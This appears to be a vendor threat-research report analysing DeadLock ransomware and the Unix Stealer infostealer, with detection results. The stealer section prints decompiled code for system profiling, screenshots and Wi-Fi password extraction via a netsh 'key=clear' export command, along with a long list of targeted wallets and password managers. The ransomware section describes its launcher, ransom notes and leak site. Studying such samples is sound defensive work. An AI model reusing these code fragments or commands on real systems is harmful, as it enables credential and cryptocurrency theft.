
String analysis of the sample surfaces literal path references to `C:\ProgramData` and the legacy `C:\Documents and Settings\All Users\Application Data`, the `.dlock` encrypted-file extension, a `{_UID}` victim-identifier placeholder, and the `RECOVERY_CHAT` and `HOW_RECOVER` ransom-note filename fragments, indicating the sample constructs its ransom-note and note-drop paths using this naming convention.



The strings also expose a privilege-enablement cluster (`SeDebugPrivilege, SeBackupPrivilege, SeRestorePrivilege, SeTakeOwnershipPrivilege`), volume-enumeration APIs (`FindFirstVolumeW, SetVolumeMountPointW`), process enumeration/termination via the `Toolhelp32` API set, and service enumeration/control functions (`OpenSCManagerA, EnumServicesStatusExW, ControlService, ChangeServiceConfigW`), suggesting the binary is capable of elevating its own token privileges, enumerating mounted volumes, and enumerating or terminating processes and services prior to encryption.




A registry-key reference to `SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System` alongside a Wallpaper value, and a separate `SOFTWARE\Classes\DefaultIcon` key, indicate the sample is capable of replacing the desktop wallpaper and reassigning the file-type icon post-encryption.



Dynamic Analysis


Following execution of the sample under a debugger, we observed that execution originates from the malware's own code (return addresses within the `00FCxxxx` range) rather than the CRT startup routine. The surrounding memory also contains the dropped file path, `C:\Users\-\Desktop\1\OKEGEGIK.cmd`, immediately followed by a fragment of the ransom note template: `...name encrypted files.[NL]Do not try to decry...`. This confirms that `[NL]` is used as an internal placeholder for newline characters within the ransom note before being replaced with actual line breaks and written to disk.

The sample writes a file named `OKEGEGIK.cmd` to the user's Desktop folder, opened for write access and set to overwrite if it already exists. Leftover stack values referencing `WriteFile` and `CloseHandle` suggest this file is written and then closed right after creation.




The dropped `OKEGEGIK.cmd` file contains three commands: it suppresses console output, sets the console code page to `UTF-8 (65001)`, launches the main payload `C:\Users\-\Desktop\1\DeadLock.exe`, and then deletes itself with `del %0`. This confirms the `.cmd` file functions purely as a launcher and self-cleanup script; its only job is to relaunch the actual ransomware binary under a UTF-8 console and erase evidence of its own execution.


The sample mounted the previously hidden System Reserved boot partition as drive Z: and dropped a `RECOVERY_CHAT.[Victim ID].html` file there too, confirming its volume-enumeration logic reaches unmounted/system partitions, not just visible user drives.




Files across the target folder were renamed with a victim-ID suffix and `.dlock` extension:



This confirms encryption ran to completion. The dropped `HOW_RECOVER.txt` note matches the expected DeadLock template:




The note contains a personal ID, a claim of network-wide encryption and data theft, a link to a blog, six-step recovery instructions via the Session messenger, and a closing demand for Bitcoin or Monero payment.




The dropped `RECOVERY_CHAT.[Victim ID].html` file opens as a self-contained three-tab web page (`About, Chat, Blog`) branded "DeadLock".

The "About" tab presents a comparison table framing two outcomes:


Contacting the operator yields a decryption tool and removal of stolen data, while ignoring the demand results in the decryption key being withheld and the stolen data being sold or published on the group's blog. A fallback notice at the bottom instructs the victim to use the Session messenger directly if the embedded chat fails to load, along with a Session ID for contact.



The "Chat" tab presents an empty, live messaging interface with a text input and send button, along with an instruction that files must only be sent via a specified external link rather than through the chat window itself. This confirms the chat is a functional, real-time communication channel rather than a static placeholder, consistent with the embedded messenger seen referenced on the About tab.



The "Blog" tab embedded within the local ransom note serves as a paginated victim listing page. At the time of analysis, it contained 29 pages covering **87 victims**. Each entry includes the victim organization's name, a brief description, a timestamp, a reference link, and a "View" button that provides access to the leaked data associated with that victim.



Full Process Tree:

MITRE ATT&CK Tactics and Techniques

Execution	Defense Evasion	Discovery	Impact
User Execution: Malicious File	Debugger Evasion	File and Directory Discovery	Data Encrypted for Impact
Native API	Virtualization/Sandbox Evasion	Account Discovery	Inhibit System Recovery
	Impair Defenses	System Information Discovery	
		Process Discovery	


Cynet vs DeadLock

Note: During this simulated execution, Cynet's unified cybersecurity platform is configured in detection mode (without prevention) to allow DeadLock ransomware to execute its full flow. This lets Cynet detect and log each step of the attack.

Cynet can detect and prevent this malware using multiple mechanisms.


File Dumped on the Disk

Cynet's AV engine detects that a malicious file was dumped on the disk or is attempting to run:




Threat Intelligence Detection Malicious Binary

In addition to Cynet's AV mechanism, Cynet also utilizes 3rd-party cyber-threat intelligence data to detect the presence of suspicious and malicious files:



Unauthorized File Operation Attempt

This mechanism detects attempts to modify Cynet's Ransomware decoy files and the presence of files with suspicious extensions:



Unix Stealer


Executive Summary

Unix Stealer is a feature-rich infostealer designed to harvest sensitive data from web browsers, VPN clients, FTP clients, instant messaging applications, gaming clients, and other software. To evade detection, it stages and archives stolen data in memory before exfiltrating it via Telegram Bot API, abusing a trusted service for data theft. The malware is attributed to the Russian-based hacking platform known as Unix.

Static Analysis

Through static analysis of this file and its embedded strings, we were able to assess its functionality and capabilities.

The file is a .NET executable:



As such, it allows us to review the code via a .NET decompiler which reveals a lot of the file's operations.

The file's configuration includes the stealer's various features and their enabled status:

```
Config.AntiAnalysis = "1";
Config.Startup = "0";
Config.StartDelay = "0";
Config.WebcamScreenshot = "1";
Config.Keylogger = "1";
Config.Clipper = "0";
Config.Grabber = "1";
Config.Debug = "1";
Config.ClipperBTC = "";
Config.ClipperETH = "";
Config.ClipperLTC = "";
Config.EnableBrowsers = "1";
Config.EnableMessengers = "1";
Config.EnableGames = "1";
Config.EnableWallets = "1";
Config.EnableVPN = "1";
Config.EnableSystem = "1";
Config.Mutex = "WOTU986Z5EIN09RP9Y3T";
```

The file targets a large array of sensitive data:

System information

The file collects a myriad of system information including:

Hostname, Username and Domain, OS information, HWID, clipboard data, drives information, GPU, network interfaces and public IP address, and country code via web services.

```
Task<string> task = Task.Run<string>(() => SystemInfo.BuildUserSection());
Task<string> task2 = Task.Run<string>(() => SystemInfo.BuildNetworkSection());
Task<string> task3 = Task.Run<string>(() => SystemInfo.BuildSystemSection());
Task<string> task4 = Task.Run<string>(() => SystemInfo.BuildDrivesSection());
Task<string> task5 = Task.Run<string>(() => SystemInfo.BuildGpuSection());
```

```
stringBuilder.AppendLine("User: " + Environment.UserName);
stringBuilder.AppendLine("Machine: " + Environment.MachineName);
stringBuilder.AppendLine("User Domain: " + Environment.UserDomainName);

InputLanguage currentInputLanguage = InputLanguage.CurrentInputLanguage;
stringBuilder.AppendLine("Hwid: " + HwidGenerator.GetHwid());
stringBuilder.AppendLine("Clipboard: " + SystemInfo.GetClipboardTextNoTimeout());
stringBuilder.AppendLine("OS Product: " + WindowsInfo.GetProductName());
stringBuilder.AppendLine("OS Build: " + WindowsInfo.GetBuildNumber());
stringBuilder.AppendLine("OS Arch: " + WindowsInfo.GetArchitecture());
```

```
using (WebClient webClient = new WebClient())
{
    string text = webClient.DownloadString("http://icanhazip.com");
    if (!string.IsNullOrEmpty(text))
    {
        IpApi._cachedIp = text.Trim();
    }
}
using (WebClient webClient = new WebClient())
{
    webClient.Encoding = Encoding.UTF8;
    string text = webClient.DownloadString("http://ip-api.com/line/?fields=countryCode");
    if (!string.IsNullOrEmpty(text))
    {
        IpApi._cachedCountryCode = text.Trim();
```

The file also enumerates the host's installed applications and running processes:

```
InstalledPrograms @0200004A
ProcessDump @02000050
```

Screenshot

The file can take a screenshot of the desktop:

```
using (Graphics graphics = Graphics.FromImage(bitmap))
{
    IntPtr hdc = graphics.GetHdc();
    IntPtr windowDC = NativeMethods.GetWindowDC(NativeMethods.GetDesktopWindow());
    NativeMethods.BitBlt(hdc, 0, 0, bounds.Width, bounds.Height, windowDC, 0, 0, 13369376);
    graphics.ReleaseHdc(hdc);
    NativeMethods.ReleaseDC(NativeMethods.GetDesktopWindow(), windowDC);
    graphics.SmoothingMode = SmoothingMode.AntiAlias;
    graphics.TextRenderingHint = TextRenderingHint.ClearTypeGridFit;
    graphics.InterpolationMode = InterpolationMode.HighQualityBicubic;
    RectangleF rectangleF = new RectangleF(0f, 0f, (float)bounds.Width, (float)bounds.Height);
```

Wi-Fi passwords

The file extracts cleartext passwords from Wi-Fi profiles by first exporting the profiles to a folder and then parsing the resulting XML files:

```
using (Process process = new Process
{
    StartInfo = new ProcessStartInfo
    {
        FileName = "netsh",
        Arguments = "wlan export profile key=clear folder=\"" + text + "\"",
        UseShellExecute = false,
        RedirectStandardOutput = false,
        CreateNoWindow = true
    }
})
{
    process.Start();
    process.WaitForExit(5000);
```


```
XDocument xdocument = XDocument.Load(text2);
XElement xelement = xdocument.Descendants().FirstOrDefault((XElement e) => string.Equals(e.Name.LocalName, "name",
  StringComparison.OrdinalIgnoreCase) && e.Parent != null && string.Equals(e.Parent.Name.LocalName, "SSID",
  StringComparison.OrdinalIgnoreCase));
string text3 = (xelement != null) ? xelement.Value : null;
if (string.IsNullOrEmpty(text3))
{
    text3 = Path.GetFileNameWithoutExtension(text2);
}
XElement xelement2 = xdocument.Descendants().FirstOrDefault((XElement e) => string.Equals(e.Name.LocalName, "keyMaterial",
  StringComparison.OrdinalIgnoreCase));
string text4 = (xelement2 != null) ? xelement2.Value : null;
XElement xelement3 = xdocument.Descendants().FirstOrDefault((XElement e) => string.Equals(e.Name.LocalName, "authentication",
  StringComparison.OrdinalIgnoreCase));
string text5 = (xelement3 != null) ? xelement3.Value : null;
XElement xelement4 = xdocument.Descendants().FirstOrDefault((XElement e) => string.Equals(e.Name.LocalName, "encryption",
  StringComparison.OrdinalIgnoreCase));
string text6 = (xelement4 != null) ? xelement4.Value : null;
list.Add(new WifiKey.WifiInfo
{
    Profile = (text3 ?? "N/A"),
    Key = (string.IsNullOrEmpty(text4) ? "Not found" : text4),
    Authentication = (string.IsNullOrEmpty(text5) ? "Not found" : text5),
    Cipher = (string.IsNullOrEmpty(text6) ? "Not found" : text6)
});
```

Applications

The file harvests sensitive information from a wide range of remote access, file transfer, development, tunneling, and communication applications:

VPN clients

Instant messaging clients



Gaming clients

Crypto Wallet browser extensions

- Aegis Authenticator
- Atomic Wallet
- Aurox Wallet
- Authenticator
- Authy
- Binance Chain Wallet
- BitApp Wallet
- Bitbox
- Bitwarden
- BoltX Wallet
- Braavos Smart Wallet
- BRD
- Bread
- Carax Demon Wallet
- CirusWeb3 Wallet
- Coin98
- Coinbase Wallet
- Coinomi
- Copay
- Dashlane
- DeWallet
- Digital Bitbox
- Duo Mobile
- Edge
- Enkrypt Wallet
- Equal Wallet
- EVER Wallet
- Exodus
- ExodusWeb3 Wallet
- Fewcha Move Wallet
- FreeOTP
- Goblin Wallet
- Google Authenticator
- GreenAddress
- GU Wallet
- Guarda Wallet
- Guild Wallet
- Harmony Wallet
- Jaxx Liberty
- JaxxxLiberty
- Kardiachain Wallet
- KeePass
- KeePassXC
- Keeper
- KeepKey
- Keplr Wallet
- Koala Wallet
- LastPass
- LastPass Authenticator
- Leap Terra Wallet
- Ledger Live
- Ledger Wallet
- Liquality Wallet
- Magic Eden Wallet
- MaiarDeFi Wallet
- Manta Wallet
- Martian and Sui Wallet
- Math Wallet
- MetaMask Wallet
- MetaWallet
- Mew CX
- Microsoft Authenticator
- Moso Wallet
- Mycelium
- MyTonWallet
- Nami
- Nami Wallet
- NC Wallet
- Nifty Wallet
- NordPass
- OKX Wallet
- OpenMask Wallet
- OTP Auth
- Oxygen Wallet
- PaliWallet
- Phantom Wallet
- Pontem Wallet
- Rabby Wallet
- RoboForm
- Ronin
- SafePal Extension Wallet
- Samourai Wallet
- Saturn Wallet
- SubWallet
